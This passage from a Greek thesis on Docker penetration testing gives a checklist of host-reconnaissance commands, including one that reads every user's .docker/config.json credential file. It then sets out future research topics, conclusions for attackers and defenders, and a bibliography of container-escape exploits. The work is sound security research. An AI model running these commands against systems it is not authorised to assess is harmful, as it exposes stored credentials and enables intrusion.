• Ποιες οδηγίες CIS Docker Benchmark εφαρμόζονται λάθος ή δεν ακολουθούνται· (βλ. ενότητα 5.2.1)

Εκτελέστε το Docker Bench for Security [2] για να δείτε γρήγορα ποιες CIS Docker κατευθυντήριες γραμμές δεν ακολουθούνται.

• Ποιοι χρήστες επιτρέπεται να αλληλεπιδρούν με το Docker socket· (βλ. ενότητα 5.1.3)

Εκτελέστε το `‘‘ls -l /var/run/docker.sock’’` για να δείτε τόσο τον ιδιοκτήτη και την ομάδα του `/var/run/docker.sock` όσο και ποιοι χρήστες έχουν πρόσβαση ανάγνωσης και εγγραφής. Χρήστες που έχουν δικαιώματα ανάγνωσης και εγγραφής στο Docker socket επιτρέπεται να αλληλεπιδρούν μαζί του.

• Ποιος ανήκει στο `docker group`· (βλ. ενότητα 5.1.3)

Ελέγξτε ποιοι χρήστες ανήκουν στην ομάδα που προσδιορίστηκε στο προηγούμενο βήμα (από προεπιλεγμένο `docker`) εκτελώντας το `"grep docker /etc/group"`.

• Έχει οριστεί το `setuid bit` στο Docker client binary· (βλ. ενότητα 5.1.3)

Ελέγξτε τα δικαιώματα (συμπεριλαμβανομένου του αν έχει οριστεί το `setuid bit`) του Docker Binary εκτελώντας `‘‘ls -l $(which docker)’’`.

• Ποιες εικόνες είναι διαθέσιμες· (βλ. ενότητα 5.1.3)

Δείτε τις διαθέσιμες εικόνες εκτελώντας το `"docker images -a"`.

• Ποια κοντέινερ είναι διαθέσιμα· (βλ. ενότητα 5.1.3)

Δείτε όλα τα κοντέινερ (σε λειτουργία ή που έχουν σταματήσει) εκτελώντας το `"docker ps -a"`.

• Πώς ξεκινά ο Docker Daemon· (βλ. ενότητα 5.1.3)

Ελέγξτε τα αρχεία διαμόρφωσης (π.χ. `/usr/lib/systemd/system/docker.service` και `/etc/docker/daemon.json`) για πληροφορίες σχετικά με τον τρόπο με τον

[1] https://nvd.nist.gov/

[2] https://github.com/docker/docker-bench-security

οποίο ο Docker Daemon έχει ξεκινήσει.

• Υπάρχουν αρχεία `docker-compose.yaml`· (βλ. ενότητα 4.1.2 και ενότητα 5.1.3)

Βρείτε όλα τα αρχεία `docker-compose.yaml` χρησιμοποιώντας το `"find / -name "dockercompose.*""`.

• Υπάρχουν αρχεία `.docker/config.json`· (βλ. ενότητα 4.1.2 και ενότητα 5.1.3)

Διαβάστε τα αρχεία `config.json` σε όλους τους καταλόγους εκτελώντας το ‘‘`cat /home /*/.docker/config.json`’’.

• Έχουν οριστεί οι κανόνες `iptables` τόσο για τον κεντρικό υπολογιστή όσο και για τα κοντέινερ· (βλ. ενότητα 5.1.3)

Δείτε τα `iptables` εκτελώντας τις εντολές `"iptables -vnL"` και `"iptables -t filter -vnL`’’.

Κεφάλαιο 7

Μελλοντική Έρευνα

Αυτή η διατριβή εξετάζει τρόπους για να κάνει κάποιος δοκιμές διείσδυσης σε συστήματα Docker. Κατά τη διάρκεια της έρευνας και της συγγραφής, εντοπίσαμε μερικά ενδιαφέροντα θέματα πέρα από το πεδίο εφαρμογής αυτής της διατριβής.

7.1 Λογισμικό Ενορχήστρωσης

Στη σύγχρονη ανάπτυξη λογισμικού, το containerization είναι μόνο μέρος του παζλ. Οι μεγάλες εταιρείες διαχειρίζονται πολλά διαφορετικά λογισμικά και κάθε instance πρέπει να υποστηρίζει πολλές συνδέσεις και πολλή υπολογιστική ισχύ. Αυτό σημαίνει ότι για πολλές εφαρμογές, απαιτούνται πολλά κοντέινερ. Για τη διαχείριση όλων αυτών των κοντέινερ υπάρχει λογισμικό ενορχήστρωσης. Τα πιο γνωστά λογισμικά είναι το Kubernetes [1] και το Docker Swarm [2].

Θα ήταν ενδιαφέρον να συνεχίσουμε αυτή την έρευνα εξετάζοντας πώς θα μπορούσε κάποιος να εκτελέσει δοκιμές διείσδυσης σε λογισμικό ενορχήστρωσης και πώς το λογισμικό ενορχήστρωσης επηρεάζει την ασφάλεια των συστημάτων. Αυτό θα μπορούσε να επεκταθεί συγκεκριμένα στη χρήση του Docker από παρόχους υπολογιστικού νέφους.

7.2 Docker σε Non-Linux λειτουργικά συστήματα

Η παρούσα πτυχιακή εργασία εξετάζει το Docker στο Linux, επειδή το Docker χρησιμοποιεί χαρακτηριστικά που υπάρχουν μόνο στον πυρήνα του Linux. Ωστόσο, είναι επίσης δυνατή η εκτέλεση του Docker σε λειτουργικά συστήματα που δεν είναι Linux (π.χ. Windows και MacOS), τρέχοντας μια εικονική μηχανή Linux που τρέχει το Docker.

[1] https://kubernetes.io/

[2] https://docs.docker.com/engine/swarm/

Αυτή η εικονική μηχανή είναι ένα επιπλέον στρώμα αφαίρεσης που είναι και το ίδιο ένα attack surface και επαυξάνει κίνδυνο.

Ορισμένα από τα τρωτά σημεία και τις εσφαλμένες διαμορφώσεις που περιγράφονται σε αυτή τη διατριβή μπορεί επίσης να σχετίζονται με λειτουργικά συστήματα που δεν είναι Linux.

Υπάρχουν επίσης τρωτά σημεία που σχετίζονται με συγκεκριμένα λειτουργικά συστήματα. Για παράδειγμα, τα CVE–2019–15752 και CVE–2018–15514 αφορούν μόνο τα Windows.

Θα ήταν ενδιαφέρον (και συναφές με τις δοκιμές διείσδυσης) να συνεχίσουμε αυτή την έρευνα εξετάζοντας συγκεκριμένα το Docker σε λειτουργικά συστήματα εκτός Linux.

7.3 Σύγκριση Virtualization και Containerization

Η διατριβή εξετάζει την ασφάλεια του Docker. Όπως αναφέρθηκε, το Virtualization είναι ένας άλλος τρόπος για να επιτευχθεί η απομόνωση. Πολλά έχουν γραφτεί για τη σύγκριση Virtualization και Containerization [6] [23] [7]. Ωστόσο, θα ήταν ενδιαφέρον να συγκρίνουμε ειδικότερα την απομόνωση και την ασφάλεια που προσφέρει το Virtualization με την απομόνωση και την ασφάλεια που προσφέρει το Containerization.

7.4 Docker Man-in-the-Middle

Στην ενότητα 4.1.7 εξετάσαμε την εκτέλεση μιας επίθεσης man-in-the-middle χρησιμοποιώντας ARP Spoofing. Θα ήταν ενδιαφέρον να δούμε πιο σύνθετες επιθέσεις man-in-the-middle. Για παράδειγμα, καταγραφή ή τροποποίηση όλης της κίνησης από και προς έναν διακομιστή ιστού η οποία εκτελείται σε Docker.

7.5 Ένα Docker Specific εργαλείο διείσδυσης

Στην ενότητα 5.2 συζητάμε πολλά εργαλεία που αυτοματοποιούν μέρος των αξιολογήσεων ασφαλείας. Ωστόσο, βλέπουμε ότι ορισμένα εργαλεία δεν είναι ενδιαφέροντα από την πλευρά του επιτιθέμενου και τα περισσότερα εργαλεία επικεντρώνονται σε συγκεκριμένα τρωτά σημεία. Θα ήταν ενδιαφέρον να αναπτυχθεί ένα νέο εργαλείο ή να επεκταθεί ένα υπάρχον εργαλείο που εστιάζει στο πλήρες φάσμα εκμεταλλεύσεων και τρωτών σημείων ενός ή περισσότερων μοντέλων επιτιθέμενων (κεφάλαιο 3) και όχι μόνο για συγκεκριμένα τρωτά σημεία. Ένα καλό σημείο εκκίνησης για αυτό θα ήταν ένα εργαλείο που θα ελέγχει αυτοματοποιημένα τις ερωτήσεις που θέσαμε στο κεφάλαιο 6.

Κεφάλαιο 8

Γενικά Συμπεράσματα

Τα κοντέινερ βοηθούν τους ανθρώπους να δημιουργούν πιο ασφαλή περιβάλλοντα, επειδή απομονώνουν το λογισμικό. Ωστόσο, η χρήση κοντέινερ αυξάνει επίσης την επιφάνεια επίθεσης καθώς και τους κινδύνους, επειδή το λογισμικό containerization προσθέτει επίσης επιπλέον επίπεδα αφαίρεσης και πολυπλοκότητας. Αυτό δημιουργεί προκλήσεις τόσο για τους επιτιθέμενους όσο και για τους αμυνόμενους ενός συστήματος Docker. Θα εξετάσουμε τα ευρήματα αυτής της έρευνας και από τις δύο πλευρές.

8.1 Συμπεράσματα απο την πλευρά του επιτιθέμενου

Κατά την εκτέλεση μιας δοκιμής διείσδυσης, είναι σημαντικό να γνωρίζουμε τα παρακάτω σημεία.

• Να γνωρίζουμε τα μοντέλα επιτιθέμενου που περιγράφονται στο κεφάλαιο 3.

Όπως είδαμε στο κεφάλαιο 3, υπάρχουν δύο μοντέλα επιτιθέμενων: διαφυγές κοντέινερ που επικεντρώνονται στην απόδραση από την απομόνωση ενός κοντέινερ και επιθέσεις Docker Daemon που επικεντρώνονται στη χρήση μιας εγκατάστασης Docker σε ένα host για να αποκτήσει κανείς πρόσβαση σε προνομιακά δεδομένα. Είναι σημαντικό να γνωρίζουμε κατά τη διάρκεια μιας δοκιμής διείσδυσης ποια από τις 2 επιθέσεις είναι σχετική.

• Οι εσφαλμένες διαμορφώσεις είναι πιο ενδιαφέρουσες από ό,τι σφάλματα λογισμικού που σχετίζονται με την ασφάλεια.

Εξετάσαμε πολλά τρωτά σημεία στο κεφάλαιο 4. Εξετάσαμε και εσφαλμένες ρυθμίσεις αλλά και σφάλματα. Τόσο οι λανθασμένες ρυθμίσεις όσο και τα σφάλματα αποτελούν κίνδυνο. Ωστόσο, οι εσφαλμένες διαμορφώσεις είναι πιο ενδιαφέρουσες για έναν επιτιθέμενο, γιατί είναι πιο δύσκολο να διορθωθούν. Τα σφάλματα λογισμικού επιδιορθώνονται εύκολα χρησιμοποιώντας την

πιο πρόσφατη έκδοση του Docker, ενώ οι εσφαλμένες διαμορφώσεις απαιτούν αλλαγή του τρόπου χρήσης του Docker.

• Μην βασιζόμαστε αποκλειστικά σε λίστες οδηγιών.

Οι λίστες οδηγιών (π.χ. το CIS Docker Benchmark) είναι μια καλή αρχή για τον εντοπισμό πιθανών ευάλωτων τμημάτων ενός συστήματος. Ωστόσο, όπως είδαμε με το CIS Docker Benchmark, δεν είναι εξαντλητικές οι λίστες οδηγιών.

• Μην βασιζόμαστε αποκλειστικά σε εργαλεία για την αυτοματοποίηση των αξιολογήσεων ασφαλείας.

Τα εργαλεία (π.χ. που εξετάσαμε στην ενότητα 5.2) βοηθούν στην αυτοματοποίηση της δοκιμής διείσδυσης. Είναι χρήσιμα γιατί εξοικονομούν χρόνο και εξετάζουν συστηματικά τα συστήματα στόχου. Ωστόσο, υπολείπονται όσον αφορά τον εντοπισμό πιο περίπλοκων τρωτών σημείων και την κάλυψη μεγαλύτερων τμημάτων ενός συστήματος. Τα περισσότερα εργαλεία έχουν σχεδιαστεί για να σαρώνουν ή να εκμεταλλεύονται μόνο μία συγκεκριμένη ευπάθεια. Μια λεπτομερής, μη αυτόματη αξιολόγηση θα πάρει περισσότερο χρόνο, αλλά θα αποκαλύψει επίσης περισσότερα τρωτά σημεία και αδύναμα σημεία.

• Χρησιμοποιούμε τη λίστα ελέγχου που περιλμβάνεται στο κεφάλαιο 6.

Η λίστα ελέγχου στο κεφάλαιο 6 παρέχει σε έναν επιτιθέμενο τρία σετ με ενδιαφέρουσες ερωτήσεις για την αναγνώριση και την εκμετάλλευση ενός συστήματος που χρησιμοποιεί Docker. Η πρώτη λίστα έχει σκοπό να ελέγξει εάν ένας εισβολέας τρέχει μέσα σε ένα κοντέινερ ή σε έναν κεντρικό υπολογιστή. Η δεύτερη και η τρίτη λίστα προορίζονται για τη συλλογή δεδομένων και τον εντοπισμό τρωτών σημείων μέσα σε κοντέινερ και σε hosts, αντίστοιχα.

8.2 Συμπεράσματα απο την πλευρά του αμυνόμενου

Αν και αυτή η έρευνα εστιάζει σε μια προοπτική επίθεσης κατά του Docker, μπορεί να χρησιμοποιηθεί για τη οχύρωση και την ασφάλιση ενός συστήματος που χρησιμοποιεί Docker. Κατά το σχεδιασμό ή τη συντήρηση ενός συστήματος που χρησιμοποιεί Docker, είναι σημαντικό να λάβουμε υπόψη τα ακόλουθα σημεία.

• Η χρήση του Docker προσθέτει ένα επίπεδο απομόνωσης στο λογισμικό μας.

Το Docker, όπως όλα τα λογισμικά κοντέινερ, προσθέτει ένα στρώμα απομόνωσης. Αυτό προσθέτει ασφάλεια, επειδή το λογισμικό είναι απομονωμένο από το κεντρικό σύστημα.

Ωστόσο, αυτό προσθέτει επίσης ένα στρώμα αφαίρεσης στο σύστημα. Αντί να τρέχει ένα λογισμικό απευθείας σε έναν κεντρικό υπολογιστή, εκτελείται

μέσα σε ένα κοντέινερ σε ένα κεντρικό υπολογιστή. Αυτό το στρώμα αφαίρεσης αυξάνει την επιφάνεια επίθεσης του συστήματος.

• **Να χρησιμοποιούμε πάντα την πιο πρόσφατη έκδοση του Docker.**

Όπως είδαμε στο κεφάλαιο 4, υπάρχουν πολλά τρωτά σημεία που αποτελούν κίνδυνο σε συστήματα που χρησιμοποιούν Docker. Είναι δυνατό να μειωθεί σημαντικά ο κίνδυνος ενός από τους τύπους ευπάθειας που εξετάσαμε. Τα σφάλματα λογισμικού είναι εύκολο να διορθωθούν (από τον χρήστη) χρησιμοποιώντας πάντα την πιο πρόσφατη έκδοση του Docker.

• **Η λίστα ελέγχου στο κεφάλαιο 6 θα μας βοηθήσει να δούμε ένα σύστημα όπως ένας επιτιθέμενος.**

Αν γνωρίζουμε πώς βλέπει το σύστημά μας ένας εισβολέας, μπορούμε πιο εύκολα να προσδιορίσουμε τα μέρη που αυτός θα στόχευε. Η λίστα ελέγχου των ερωτήσεων στο κεφάλαιο 6 θα μας βοηθήσει να δούμε ένα σύστημα από την πλευρά του επιτιθέμενου.

Βιβλιογραφία

[1] Jen Andre. *Docker breakout exploit analysis*. https://medium.com/@fun_cuddles/docker-breakout-exploit-analysis-a274fff0e6b3.

[2] btx3. *[marumira/jido] Mining malware/worm*. https://github.com/docker/hub-feedback/issues/1807.

[3] btx3. *[zoolu2/*] Mining malware from "marumira" under different account*. https://github.com/docker/hub-feedback/issues/1809.

[4] cyphar. *volumes: - /var/run/docker.sock:/var/run/docker.sock:ro*. https://news.ycombinator.com/item?id=17983623.

[5] Dominik Czarnota. *Understanding Docker container escapes*. https://blog.trailofbits.com/2019/07/19/understanding-docker-container-escapes/.

[6] R. Dua, A. R. Raja και D. Kakadia. «Virtualization vs Containerization to Support PaaS». Στο: *2014 IEEE International Conference on Cloud Engineering*. Μαρ. 2014. DOI: 10.1109/IC2E.2014.41.

[7] W. Felter κ.ά. «An updated performance comparison of virtual machines and Linux containers». Στο: *2015 IEEE International Symposium on Performance Analysis of Systems and Software (ISPASS)*. Μαρ. 2015. DOI: 10.1109/ISPASS.2015.7095802.

[8] Flibustier. *Multi Gather Docker Credentials Collection*. https://github.com/rapid7/metasploit-framework/blob/master/modules/post/multi/gather/docker_creds.rb.

[9] Frichetten. *CVE-2019-5736-PoC*. https://github.com/Frichetten/CVE-2019-5736-PoC.

[10] Ben Hall. *:ro doesn't stop people launching containers*. https://twitter.com/Ben_Hall/status/706879493135323136.

[11] Jesse Hertz. *Abusing Privileged and Unprivileged Linux Containers*. 2016. URL: https://www.nccgroup.trust/uk/our-research/abusing-privileged-and-unprivileged-linux-containers/.

[12] Adam Iwaniuk. *CVE-2019-5736: Escape from Docker and Kubernetes containers to root on host*. https://blog.dragonsector.pl/2019/02/cve-2019-5736-escape-from-docker-and.html.

[13] jordmoz. *Numeric user id passed to –user interpreted as user name if user name is numeric in container /etc/passwd*. https://github.com/moby/moby/issues/21436.

[14] kapitanov. *Malware report*. https://github.com/docker/hub-feedback/issues/1853.

[15] keloyang. *Security: fix a issue (similar to runc CVE-2016-3697)*. https://github.com/hyperhq/hyperstart/pull/348.

[16] Andrey Konovalov. *Exploiting the Linux kernel via packet sockets*. https://googleprojectzero.blogspot.com/2017/05/exploiting-linux-kernel-via-packet.html.

[17] Sebastian Krahmer. *docker VMM breakout*. https://seclists.org/oss-sec/2014/q2/565.

[18] Sebastian Krahmer. *shocker.c*. http://stealth.openwall.net/xSports/shocker.c.

[19] Gabriel Lawrence. *Dirty COW Docker Container Escape*. https://blog.paranoidsoftware.com/dirty-cow-cve-2016-5195-docker-container-escape/.

[20] leoluk. *AppArmor can be bypassed by a malicious image that specifies a volume at /proc*. https://github.com/opencontainers/runc/issues/2128.

[21] Marcus Meissner. *docker cp is vulnerable to symlink-exchange race attacks*. https://bugzilla.suse.com/show_bug.cgi?id=1096726.

[22] Paul Menage. *CGROUPS*. https://www.kernel.org/doc/Documentation/cgroup-v1/cgroups.txt.

[23] R. Morabito, J. Kjällman και M. Komu. «Hypervisors vs. Lightweight Virtualization: A Performance Comparison». Στο: *2015 IEEE International Conference on Cloud Engineering*. Μαρ. 2015. DOI: 10.1109/IC2E.2015.74.

[24] James Otten. *Linux Gather Container Detection*. https://github.com/rapid7/metasploit-framework/blob/master/modules/post/linux/gather/checkcontainer.rb.

[25] Jérôme Petazzoni. *Docker can now run within Docker*. https://www.docker.com/blog/docker-can-now-run-within-docker/.

[26] Martin Pizala. *Docker Daemon - Unprotected TCP Socket Exploit*. https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/linux/http/docker_daemon_tcp.rb.

[27] raesene. *The Dangers of Docker.sock*. https://raesene.github.io/blog/2016/03/06/The-Dangers-Of-Docker.sock/.

[28] Cory Sabol. *Escaping the Whale: Things you probably shouldn't do with Docker (Part 1)*. https://blog.secureideas.com/2018/05/escaping-the-whale-things-you-probably-shouldnt-do-with-docker-part-1.html.

[29] sambuddhabasu. *Removed dockerinit reference*. https://github.com/docker/libnetwork/pull/815.

[30] Aleksa Sarai. *docker (all versions) is vulnerable to a symlink-race attack*. https://www.openwall.com/lists/oss-security/2019/05/28/1.

[31] staaldraad. *Docker build code execution*. https://staaldraad.github.io/post/2019-07-16-cve-2019-13139-docker-build/.

[32] Christopher Tozzi. *Why Is Docker So Popular? Explaining the Rise of Containers and Docker*. 2017. URL: https://www.channelfutures.com/open-source/why-is-docker-so-popular-explaining-the-rise-of-containers-and-docker.

[33] Dan Walsh. *How to Run a More Secure Non-Root User Container*. http://www.projectatomic.io/blog/2016/01/how-to-run-a-more-secure-non-root-user-container/.

[34] Felix Wilhem. *Quick and dirty way to get out of a privileged k8s pod or docker container by using cgroups release_ agent feature*. https://twitter.com/_fel1x/status/1151487051986087936.